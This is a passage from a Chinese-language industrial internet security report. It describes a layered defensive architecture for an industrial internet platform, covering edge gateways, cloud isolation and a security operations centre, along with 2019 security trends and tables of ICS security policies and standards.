


图 5-5 工业互联网平台企业安全综合防护系统技术框架

5.3.3.1 边缘层安全防护

考虑到工业互联网平台会接入大量的工业控制设备、物联网设备及通用工业主机设备，本方案在边缘接入层考虑了物联网设备接入安全网关和工控设备接入安全网关防护。

物联网安全网关支持多种物联网协议，包括： Zigbee，lora，Ble，MQTT、CoAP、HTTP/S 等，与现阶段不具备安全能力集成条件且需要接入工业互联网平台的物联网设备进行灵活的通信对接。同时网关支持的高强度的设备认证和身份认证方案和通信方式实现设备层面的受信接入，网关侧采用协议无关的隧道封装技术与工业互联网平台相连，结合其他内置的安全机制，实现物联网设备的安全上云目标。




图 5-6 物联网设备安全接入总体设计

工业设备接入网关是一套工控网络安全接入工业互联网的边界安全设备，基于内嵌安全加密算法技术，实现对工业设备网络访问的身份认证、密码运算、传输加密、访问控制、日志采集等多种安全功能，保护工控网设备及数据免受重放攻击、伪造攻击、数据篡改、会话劫持等网络攻击。

工业设备接入网关在保证数据通信安全的同时提供高性能的访问控制能力，实现数据安全的传输、合规用户安全接入以及对工控网络源有权限的访问控制。此外工业系统接入网关还具有一定的工业数据采集、协议转换等功能，支持多个主流工业协议设备的数据采集，支持多种协议转换等功能。




图 5-7 异构网络间数据转换示意图

工业现场设备种类多、通信协议标准多，国际标准、国家标准、行业标准、企业标准并存，工业设备接入网关支持各种主流的工业通信协议、控制设备和上位系统，包括 Modbus、OPC、DNP3、DLT 645、IEC 60870-5-104、西门子 S7 系列 PLC、罗克韦尔 AB PLC、通用电气 GE PLC 等。通过配置多个不同通信协议的采集和转发通道工业设备接入网关可以实现对使用不同通信协议的各类现场设备

数据的稳定采集，并可以根据业务需要将采集到的数据转发到多个上位系统中，实现数据一次采集多次复用，帮助用户降低信息集成过程的复杂度和成本。

5.3.3.2 基础设施层（IaaS）安全防护

云操作系统是所有虚拟化技术的核心，云操作系统中存在的安全性缺陷可能带来虚机蔓延、虚机逃逸、虚机迁移攻击、镜像篡改、虚机隔离机制失效等一系列风险。

工业互联网平台的计算实例和服务从多个级别提供计算隔离以保护数据，同时保障用户需求的配置灵活性。计算隔离中关键的隔离边界是管理系统与用户虚拟机之间、以及用户虚拟机之间的隔离，在使用的虚拟化环境中，将用户实例作为独立的虚拟机运行，并且通过使用物理处理器权限级别强制执行隔离，确保用户虚拟机无法通过未授权的方式访问物理主机和其他用户虚拟机的系统资源。平台将基于虚拟机的计算与存储分离。这种分离使得计算和存储可以独立扩展，从而更容易提供多租户服务。虚拟机只能访问分配给它的物理磁盘空间，从而实现不同虚拟机硬盘空间的安全隔离。用户实例服务器释放后，原有的磁盘空间将会被可靠地清零以保障用户数据安全。同时，平台在虚拟化管理软件层面提供了虚拟化管理程序加固、虚拟化管理程序下攻击检测、虚拟化管理程序热修复三大核心技术来防范恶意虚拟机的攻击。

5.3.3.4 平台层（PaaS）安全防护

工业互联网平台的平台层（PaaS 层）包含应用开发框架、中间件能力以及数据库、消息和队列等功能集成，把分布式软件开发、测试、部署环境当做服务提供给应用程序开发人员，分布式环境成为服务提供的内容。

对平台层来说，数据安全、数据与计算可用性、针对应用程序的攻击（基于 API 接口的攻击）是主要的安全问题。本平台的 PaaS 层考虑到了数据加密、访问控制、权限控制、黑白名单验证等安全微服务组件。此外，PaaS 层作为用户编排个性化工业 APP 的基础平台，除使用过程中的安全风险外，也必须考虑基于平台提供的应用开发框架进行工业 APP 实现的安全。

5.3.3.5 应用层安全防护

工业互联网平台的 SaaS 层主要功能是提供实现特定的工业软件应用或服务。SaaS 层面临复杂的信息安全问题，如身份冒用、资料窃取、IP 欺骗、端口扫描、数据包嗅探等，工业软件（工业 APP）也可能面临被破解、篡改的风险。需要借助多种安全手段甲乙防护，如身份认证、数据加密、入侵检测系统、防火墙、访问控制机制、数据传输控制、网络实时监控以及 SQL 攻击保护等手段进行安全性增强。

同时，SaaS 应用面临的多租户隔离风险主要依靠对计算资源、存储资源和网络资源的隔离控制进行规避，为了满足云计算中云租户对安全的需求，应用层租户管理应支持添加/删除租户；并通过基于云租户的安全隔离技术，使得边界能够支持基于 VLAN、AAA、VXLAN、Trill、NVGRE 等方式进行租户定义，并对租户制定丰富的隔离和安全防护策略，实现租户安全隔离。

租户隔离本身依赖 PaaS 的隔离能力，为切实保证隔离效果，系统中海通过云系统的安全加固及研制的虚拟化安全产品的安全防护功能配合保障隔离的有效性。

5.3.3.6 统一安全管理与运营中心

工业互联网边缘接入层、云基础设施层、工业 PaaS 层、工业应用层的数据接入到统一安全运营管理中心，安全运营管理中心为各层提供统一的身份认证管理、安全策略管理、安全运维管理。安全运营管理中心为各层的管理、监控、运维提供完整的审计回放和权限控制服务，包括：基于账号（Account）、认证（Authentication）、授权（Authorization）、审计（Audit）的 AAAA 统一管理方案，通过身份管理、授权管理、双因子认证、实时会话监控与切断、审计录像回放、高危指令查询等功能，增强运维管理的安全性。

平台用户可以通过统一安全管理与运营中心与工业互联网平台中的 IP 资产进行关联，分析出可能受影响的资产，提前让用户了解业务系统可能遭受的攻击和潜在的安全隐患。系统还可以定期对资产进行风险评估，提供直观的风险评估报告。通过关联分析引擎及时预警资产风险，有效降低风险危害，如果危害级别

很高还可以通过风险控制策略及时给我们的防火墙下发控制策略，阻止风险的进一步危害和扩散，将其阻断。




图 5-8 统一管理与运营中心关联分析引擎工作示意图

统一安全运营与管理中心接受到大量来自于平台各层的网络安全数据和日志数据，平台通过海量多元异构数据的汇聚融合技术实现 PB 量级多元异构数据的采集汇聚、多维度深度融合、统一存储管理和安全共享。将采集到的多元异构数据进行清洗、归一化后，采用统一的格式进行存储和管理。通过属性融合、关系拓展、群体聚类等方式挖掘数据之间的直接或潜在的相关性，进行多维度数据融合。通过结合聚类分析、关联分析和序列模式分析等大数据分析方法对发现的恶意代码、域名信息等威胁项进行跟踪分析。利用相关图等相关性方法检测并扩建威胁列表，对各种攻击手段和网络异常行为进行评估与分析，从而采取相应的响应策略。

5.3.4 小结

本解决方案对国内排名靠前的某大型工业互联网平台提供了安全防护，技术框架由边缘接入安全防护、工业 IaaS 安全、工业 PaaS 安全、工业 SaaS 安全及工业互联网平台安全应用中心五个子系统组成，形了成针对工业互联网平台的综合安全防护方案。

平台采用简单、直观、形象的方式来展示工业互联网平台安全建设的成效。最终实现了安全可视、安全可知、安全可溯、安全可预警、安全可管、安全可控的效果。

安全可视，即通过多维度的安全数据仪表盘将工业互联网平台网络重点环节的实时运行及安全状态多维度地展示给网络安全人员， 以便网络安全人员及时掌握工业互联网平台安全整体状况。

安全可知，即通过安全数据全量管理收集的工业互联网平台安全数据包括操作系统、安全设备、网络设备、应用程序和数据库的安全配置和安全日志等信息，并提供安全日志的全文检索功能， 便于工业互联网平台网络安全人员从海量日志查找和关联相关安全日志。充分利用大数据的分析模型和机器学习等算法， 为工业互联网平台建立行为画像， 可以基于已知威胁检测和异常行为分析来发现多态恶意代码、APT 攻击、0 day 攻击等未知威胁攻击。

安全可溯，通过威胁情报、规则匹配和大数据分析模型等技术对给定的安全事件进行追踪溯源， 刻画工业互联网平台网络安全事件的攻击路径，为工业互联网平台网络安全人员采取措施和溯源提供依据。

安全可预警，实时动态展示当前工业互联网平台网络安全状况， 并呈现一定时间内整个工业互联网平台网络空间环境安全要素， 从已知数据推演分析将要发生的安全事件，实现对工业互联网平台安全威胁事件的预测和判断发生的概率。

安全可管，通过监测操作系统、安全设备、网络设备、应用程序和数据库的安全配置和安全日志， 结合安全基线、威胁情报和知识库进行多维度安全分析，对发现的漏洞和脆弱性及时处置。

安全可控，系统可对分析出来的安全事件、异常行为等进行实时告警， 通过可视化展现、邮件、手机 APP 等方式及时通报给相关工业互联网平台网络安全人员进行处置。

第六章　中国工业互联网安全发展趋势

2019 年，全球工业互联网与中国工业互联网的发展均呈加速趋势加速，产业生态不断成熟，工业互联网在迎接重大战略机遇的同时，也面临着日趋频繁的网络攻击事件和安全防护要求，工业互联网安全产业政策的推动、工业互联网安全企业能力技术的提升和工业互联网相关企业安全意识的提升，为推动中国工业互联网安全建设打下了坚实的基础。工业互联网安全未来发展会呈现以下趋势：

一、我国工业互联网安全产业政策将继续向好，并不断细化深入。

2019 年的工业互联网产业政策利好不断，7 月 26 日工业和信息化部、应急部、教育部、能源部、国资委等十部门联合印发《加强工业互联网安全工作的指导意见》，体系化布局了工业互联网安全工作，为工业互联网安全产业发展指明了方向。2019 年 11 月 1 日，工业和信息化部连续第三年了启动了关于工业互联网试点示范项目推荐工作，这都有力地推动了工业互联网安全的发展，2019 年 12 月，工业和信息化部印发《工业互联网企业网络安全分类分级指南（试行）》（征求意见稿）公开征求意见。可以预见，未来还会有更多的产业政策加大对工业互联网安全的扶持力度，引导中国工业互联网安全的健康发展。

二、针对工业互联网安全需求的 IT 安全与 OT 安全将不断深入融合。

IT 视角为主的安全产品和服务在满足工业互联网安全的部分实际需求的基础上，应充分结合 OT 特性纵深发展。根据 Gartner 统计，2018 年，10%以资产为中心的企业采用将传统安全与专业 OT 安全技术混合部署模式来保护 OT 环境，这一比例将在 2022 年达到 30%。在特殊性能需求方面，工业互联网需要保障生产的连续性和可靠性，IT 网络中常见的影响网络时延或开销的操作在 OT 网络中可能无法适用，提供平衡安全风险和业务影响的方案将成为工业互联网安全厂商追求的目标。在网络复杂度方面，IT 网络中的资产管理模式难以适应 OT 网络中混合的生产协议、未知资产、遗留系统和设备，IT 网络中的安全方法也不适配于工业互联网行业垂直性强的特性，支持更多的工业控制协议的细粒度解析，正确标识与管理 OT 资产、充分挖掘和使用垂直威胁情报都将成为工业互联网安全发展的重要方向。

三、结合多领域、新技术的工业互联网安全解决方案将不断涌现。

新的安全解决方案将充分融合 5G、人工智能、区块链、大数据、数字孪生等新兴技术。美国工业互联网产业联盟高度关注新兴技术在工业互联网领域的应用，围绕数字孪生、区块链等新技术在工业互联网领域的应用，召开专题研讨会进行深入追踪，针对数字孪生进行了深入研究，探讨得出区块链即服务的模式逐渐成为保障安全的重要方式，在能源、交通、制造业、航海等领域得到广泛应用，可最大程度确保其安全性。我国工业互联网产业联盟持续编制《工业互联网安全典型解决方案》，重点关注智能制造、能源石化、水务电力、智慧交通等行业，围绕设备、控制、网络、应用、数据五大安全，不断探索与新兴技术的融合，为工业互联网安全企业部署安全防护措施提供可参考的模式。

四、工业互联网安全标准体系将继续完善，并指导产业健康发展。

过去两年里，包括工业互联网产业联盟标准组、中国通信企业协会标准组以及国标相关部门，已开始对工业互联网的标准提出了体系化的建设意见，并已经着手编撰相关的标准，2019 年 1 月 25 日，工信部、国标委两部委联合印发了《工业互联网综合标准化体系建设指南》，2019 年里工业互联网安全相关标准得到了快速的发展，可以预见在未来的 2020 年里，工业互联网安全相关的行业标准、联盟标准以及国家相关标准将会进一步完善和发展，中国工业互联网安全产业将更趋规范。

五、工业互联网安全需求将推动建立跨界安全人才培训教育体系。

工业互联网安全是跨界学科，要求从业者是懂网络、懂工业生产流程、懂工业控制系统、懂网络安全的复合型人才和实操型安全人才，这就要求从业者需要跨界学习提高、从理论学习中走向实践。通过培训提升 OT 人员的安全意识和技能，将是最快最有效的安全风险规避方式。2019 年 7 月，我国工业互联网产业联盟和中国信息通信研究院联合组织了工业互联网安全人才实操能力提升活动，为参训人员提供了实训课程、工业互联网安全实操环境等基础资源。2019 年 11 月 29 日，在长沙 2019 年网络安全•智能制造大会的工业互联网安全分论坛上正式公布了全国 55 家工业互联网安全评估评测名录，全面推动开展工业互联网安全评测人才培育工作。

附录：国内外工业安全相关政策与标准

附录一：国内外工业安全相关政策一览表

表 1 国内外已发布的工业信息安全产业政策

组织分类	组织名称	政策名称
美国	美国能源部（DOE）	提高 SCADA 系统网络安全 21 步
		《能源行业网络安全多年计划》
	国土安全部（DHS）	中小规模能源设施风险管理核查事项
		控制系统安全一览表：标准推荐
		SCADA 和工业控制系统安全
		国家网络事件响应计划（2018 年 1 月）
		网络安全战略（2018 年 5 月）
	美国核管理委员会	核设施网络安全措施（RegulatoryGuide5.71）
澳大利亚	澳大利亚联邦政府	国家信息安全战略
		关键基础设施安全法案草案
	澳大利亚网络安全增长网络有限公司（ACSGN）	网络安全行业竞争力提升方案
	德国议会	德国网络安全法
瑞典	瑞典民防应急局（MSB）	工业控制系统安全加强指南
俄罗斯	国家杜马、国家安全委员会	国家信息安全学说
		信息、信息技术和信息保护法
		俄罗斯信息社会发展战略
		确保俄罗斯联邦信息安全的措施
		关键信息基础设施安全法案
中国	全国人民代表大会常务委员会	中华人民共和国网络安全法
	外交部和国家互联网信息办公室	网络空间国际合作战略

	国务院	中国制造 2025
		关于积极推进“互联网+”行动的指导意见
		关于深化制造业与互联网融合发展的指导意见
		关于深化”互联网+先进制造业”发展工业互联网的指导意见
	工业和信息化部和国家标准化管理委员会联合发布	国家智能制造标准体系建设指南（2015 年版）
	工业和信息化部	工业控制系统信息安全防护指南
		工业控制系统信息安全事件应急管理工作指南
		工业控制系统信息安全防护能力评估工作管理办法
		工业互联网 APP 培育工程实施方案（2018-2020 年）
		云计算发展三年行动计划（2017－2019 年）
		工业互联网发展行动计划（2018-2020 年）
		工业互联网专项工作组 2018 年工作计划
		工业互联网平台建设及推广指南
		工业互联网平台评价方法
		工业互联网网络建设及推广指南
		工业互联网综合标准化体系建设指南
		加强工业互联网安全工作的指导意见
		省级工业互联网安全监测与态势感知平台建设指南
		关于加快培育共享制造新模式新业态 促进制造业高质量发展的指导意见
		关于加快培育共享制造新模式新业态 促进制造业高质量发展的指导意见
		工业互联网企业网络安全分类分级指南（试行）》（征求意见稿）

附录二：国内外工业安全相关标准一览表

表 2 国内外已发布的工业信息安全相关标准

组织分类	组织名称	标准名称
国际组织	国际电工委员会（IEC）	《电力系统控制和相关通信：数据和通信安全》（IEC62210-2003）
		《电力系统管理及信息交换：数据和通信安全》（IEC62351-2005）
	仪表系统与自动化学会（ISA）	《工业过程测量和控制的安全性-网络和系统安全》（IEC62443）
	电气和电子工程师协会（IEEE）	变电站 IED 网络安全功能标准（IEEE 1686 -2007）
		变电站串行链路网络安全的加密协议试行标准（IEEE P1711）
	工业互联网联盟（Industrial Internet Consortium）	工业互联网安全框架
美国	美国国家标准与技术研究院（NIST）	工业控制系统安全指南（NISTSP800-82）
		联邦信息系统和组织的安全控制建议（NISTSP800-53）
		系统保护轮廓-工业控制系统（NISTIR7176）
		中等健壮环境下的 SCADA 系统现场设备保护概况（NIST/PCSRF）
		智能电网安全指南（NIST IR 7628）
		改善关键基础设施网络安全框架 v1.1（2018 年 4 月）
	北美电力可靠性委员会（NERC）	北美大电力系统可靠性规范（NERCCIP002–009）
	美国天然气协会（AGA）	SCADA 通信的加密保护（AGAReportNo.12）
	美国石油协会（API）	管道 SCADA 安全（API1164）
		石油工业安全指南
	美国能源部（DOE）	提高 SCADA 系统网络安全 21 步

英国	英国国家家畜设施保护中心（CPNI）和美国国土安全部（DHS）联合发布	工业控制系统安全评估指南
		工业控制系统远程访问配置管理指南
	英国国家基础设施保护中心（CPNI）	过程控制和 SCADA 安全指南
		SCADA 和过程控制网络的防火墙部署
荷兰	国际仪器用户协会（WIB）	过程控制域（PCD）-供应商安全需求
法国	国际大型电力系统委员会（CIGRE）	电气设施信息安全管理
德国	国际工业流程自动化用户协会（NAMUR）	工业自动化系统的信息技术安全：制造工业中采取的约束措施（NAMURNA115）
挪威	挪威石油工业协会（OLF）	过程控制、安全和支撑 ICT 系统的信息安全基线要求（OLF GuidelineNo.104）
		工程、采购及试用阶段中过程控制、安全和支撑 ICT 系统的信息安全的实施（OLF GuidelineNo.110）
瑞典	瑞典民防应急局（MSB）	工业控制系统安全加强指南
	全国电力系统管理及其信息交换标准化技术委员会（SAC TC 82）	电力系统管理及其信息交换数据和通信安全 第 1 部分：通信网络和系统安全 安全问题介绍（GB/Z 25320.1-2010）
		电力系统管理及其信息交换数据和通信安全 第 3 部分：通信网络和系统安全 包括 TCP/IP 的协议集（GB/Z 25320.3-2010）
		电力系统管理及其信息交换数据和通信安全 第 4 部分：包含 MMS 协议集（GB/Z 25320.4-2010）
		电力系统管理及其信息交换数据和通信安全 第 6 部分：IEC61850 的安全（GB/Z 25320.6-2010）
	全国电力监管标准化技术委员会(SAC TC 296)	电力二次系统安全防护标准（强制）
		电力信息系统安全检查规范（强制）
		电力行业信息安全水平评价指标（推荐）
		电力信息系统安全等级保护实施指南
	全国工业过程测量和控制标准化技术委员会（SAC TC 124）	工业控制系统信息安全 第 1 部分：评估规范（GB/T 30976.1）
		工业控制系统信息安全 第 2 部分：验收规范（GB/T 30976.2）

		工业自动化和控制系统网络安全 集散控制系统（DCS 第 1 部分：防护要求（GB/T 33009.1-2016）
		工业自动化和控制系统网络安全 集散控制系统（DCS）第 2 部分：管理要求（GB/T 33009.2-2016）
		工业自动化和控制系统网络安全 集散控制系统（DCS）第 3 部分：评估指南（GB/T 33009.3-2016）
		工业自动化和控制系统网络安全 集散控制系统（DCS）第 4 部分：风险与脆弱性检测要求（GB/T 33009.4-2016）
	全国信息安全标准化技术委员会（TC 260）	信息安全技术 工业控制系统安全控制应用指南
		信息安全技术 工业控制系统测控终端安全要求
		信息安全技术 工业控制系统安全管理基本要求
		信息安全技术 工业控制系统安全分级指南
		信息安全技术 工业控制系统风险评估实施指南
		信息安全技术 工业控制系统安全防护技术要求和测试评价方法
		信息安全技术 数控网络安全技术要求
		信息安全技术 网络安全等级保护基本要求
		信息安全技术 网络安全等级保护测评要求
		信息安全技术 网络安全等级保护安全设计技术要求
		信息安全技术 工业控制系统网络审计产品安全技术要求
		信息安全技术 工业控制网络监测安全技术要求及测试评价方法
		信息安全技术 工业控制系统漏洞检测产品技术要求及测试评价方法
		信息安全技术 工业控制系统产品信息安全通用评估准则
		信息安全技术 工业控制系统安全检查指南
		信息安全技术 工业控制网络安全隔离与信息交换系统安全技术要求
		信息安全技术 工业控制系统专用防火墙技术要求

参考文献

[1] 中国工业互联网产业联盟，《工业互联网安全参考框架》，2018 年 11 月
[2] 中国工业互联网产业联盟，《工业互联网平台白皮书》，2019 年 5 月
[3] 中国工业互联网产业联盟，《中国工业互联网安全态势报告（2018 年），2019 年 3 月
[4] 中华人民共和国工业和信息化部，《加强工业互联网安全工作的指导意见》解读， 2019 年 8 月 30 日， http://www.miit.gov.cn/n1146295/n7281315/c7368827/content.html
[5] 中国信息通信研究院，《工业互联网产业经济发展报告》（2020 年）。2020 年 3 月 24 日
[6] 奇安信集团工业控制系统安全国家地方联合工程实验室《ITOT 一体化工业信息安全态势报告（2019）》，2019 年 3 月，https://www.qianxin.com/threat/reportdetail?report_id=46
[7] 奇安信威胁情报中心，《核心工业系统陷入危机？印度核电厂遭受网络攻击事件梳理与分析》，2019 年 11 月，https://www.freebuf.com/articles/system/218622.html
[8] 安恒信息，《响尾蛇（SideWinder）在“克什米尔危机”之后针对中国进行攻击》，2019 年 10 月 16 日，ttps://mp.weixin.qq.com/s/Wty-UupfJk36PnW6LmOE4A
[9] 安恒信息，《黑客团伙入侵关键基础设施，态势感知还原攻击链》，2019 年 1 月 5 日，https://mp.weixin.qq.com/s/hxdhi6aldSxFky2Sd0Lujw
[10] 六方云科技有限公司，《DNS 隧道攻击技术研究与防护》，2020 年 2 月 13 日，https://www.6cloudtech.com/portal/article/index/id/220/cid/3/pagename/page_news_test/page/1.html
[11] 奇安信集团，《OilRig APT 攻击分析恶意 DNS 流量阻断在企业安全建设中的必要性》，2020 年 2 月 28 日, https://www.aqniu.com/tools-tech/64283.html
[12] 北京瑞星网安技术股份有限公司，《2019 年中国网络安全报告》，2020 年 1 月，http://it.rising.com.cn/dongtai/19692.html
[13] 东北大学“谛听”网络安全团队, 《2019 年工业控制网络安全态势白皮书》, 2020 年 4 月, https://mp.weixin.qq.com/s/phcpafQnNBnyQ10FOcSriQ
[14] 中国国家信息安全共享漏洞平台，http://www.cnvd.org.cn/
[15] 中国国家信息安全漏洞库，http://www.cnnvd.org.cn/index.html
[16] http://cve.mitre.org/